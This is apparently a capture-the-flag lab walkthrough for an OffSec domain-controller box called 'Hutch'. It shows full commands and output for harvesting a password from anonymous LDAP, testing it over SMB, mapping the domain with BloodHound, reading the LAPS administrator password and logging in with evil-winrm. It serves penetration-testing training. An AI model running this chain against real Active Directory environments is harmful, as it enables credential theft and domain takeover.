

Hutch

An Nmap scan reveals several ports related to a Windows Domain Controller, including Kerberos, LDAP, SMB, etc.

Enumerating LDAP we are able to gather a password for user Freddy McSorley:




```
┌──(kali㉿kali)-[~/OSCP]
└─$ ldapsearch -H ldap://192.168.196.122:389/ -x -b "dc=hutch,dc=offsec" > ldapsearch_output
```



```
# Freddy McSorley, Users, hutch.offsec
dn: CN=Freddy McSorley,CN=Users,DC=hutch,DC=offsec
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: Freddy McSorley
description: Password set to CrabSharkJellyfish192 at user's request.
Please c
```


We can test these credentials with crackmapexec:



```
┌──(kali㉿kali)-[~/OSCP]
└─$ crackmapexec smb 192.168.196.122 -u fmcsorley -p CrabSharkJellyfish192 --shares
SMB         192.168.196.122 445    HUTCHDC          [*] Windows 10 / Server 2019 Build 17763 x64 (name:HUTCHDC) (dom
ain:hutch.offsec) (signing:True) (SMBv1:False)
SMB         192.168.196.122 445    HUTCHDC          [+] hutch.offsec\fmcsorley:CrabSharkJellyfish192
SMB         192.168.196.122 445    HUTCHDC          [+] Enumerated shares
SMB         192.168.196.122 445    HUTCHDC          Share           Permissions     Remark
SMB         192.168.196.122 445    HUTCHDC          -----           -----------     ------
SMB         192.168.196.122 445    HUTCHDC          ADMIN$                          Remote Admin
SMB         192.168.196.122 445    HUTCHDC          C$                              Default share
SMB         192.168.196.122 445    HUTCHDC          IPC$            READ            Remote IPC
SMB         192.168.196.122 445    HUTCHDC          NETLOGON        READ            Logon server share
SMB         192.168.196.122 445    HUTCHDC          SYSVOL          READ            Logon server share
```


Privilege Escalation

We can use these credentials to run bloodhound-python to enumerate the domain for us:



```
┌──(kali㉿kali)-[~/OSCP]
└─$ bloodhound-python -d hutch.offsec -u fmcsorley -p 'CrabSharkJellyfish192' -c all --zip -ns 192.168.196.122
INFO: Found AD domain: hutch.offsec
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (hutchdc.hut
ch.offsec:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: hutchdc.hutch.offsec
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: hutchdc.hutch.offsec
INFO: Found 18 users
INFO: Found 52 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: hutchdc.hutch.offsec
INFO: Done in 00M 18S
INFO: Compressing output into 20241103162019_bloodhound.zip
```

Now we can upload the zip file to bloodhound to get a graph of the domain. And we can see that with the account we have owned we can read the password set by the Local Administrators Password Solution:




Help: ReadLAPSPassword

The user FMCSORLEY@HUTCH.OFFSEC has the ability to read the password set by Local Administrator Password Solution (LAPS) on the computer HUTCHDC.HUTCH.OFFSEC.

The local administrator password for a computer managed by LAPS is stored in the confidential LDAP attribute, "ms-mcs-AdmPwd".


We can do this by using the pyLAPS.py script from here ([https://github.com/p0dalirius/pyLAPS):](https://github.com/p0dalirius/pyLAPS)



```
┌──(kali㉿kali)-[~/OSCP/Hutch]
└─$ pyLAPS --action get -d "hutch.offsec" -u fmcsorley -p CrabSharkJellyfish192 --dc-ip 192.168.196.122
                 __    ___    ____  _____
    ____  __  __/ /   /   |  / __ \/ ___/
   / __ \/ / / / /   / /| | / /_/ /\__ \
  / /_/ / /_/ / /___/ ___ |/ ____/___/ /
 / .___/\__, /_____/_/  |_/_/    /____/    v1.2
/_/    /____/           @podalirius_

[+] Extracting LAPS passwords of all computers ...
  | HUTCHDC$                 : pGD(W8{$@[Fp.-
[+] All done!
```

Now that we have the password we can login as the Administrator:




```
┌──(kali㉿kali)-[~/OSCP/Hutch]
└─$ evil-winrm -i hutch.offsec -u 'Administrator' -p 'pGD(W8{$@[Fp.-'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation:
ed on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.c

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```



```
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
hutch\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description
========================================= ===================================
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process
SeMachineAccountPrivilege                 Add workstations to domain
SeSecurityPrivilege                       Manage auditing and security log
SeTakeOwnershipPrivilege                  Take ownership of files or other objects
SeLoadDriverPrivilege                     Load and unload device drivers
SeSystemProfilePrivilege                  Profile system performance
SeSystemtimePrivilege                     Change the system time
SeProfileSingleProcessPrivilege           Profile single process
SeIncreaseBasePriorityPrivilege           Increase scheduling priority
SeCreatePagefilePrivilege                 Create a pagefile
SeBackupPrivilege                         Back up files and directories
SeRestorePrivilege                        Restore files and directories
SeShutdownPrivilege                       Shut down the system
SeDebugPrivilege                          Debug programs
SeSystemEnvironmentPrivilege              Modify firmware environment values
```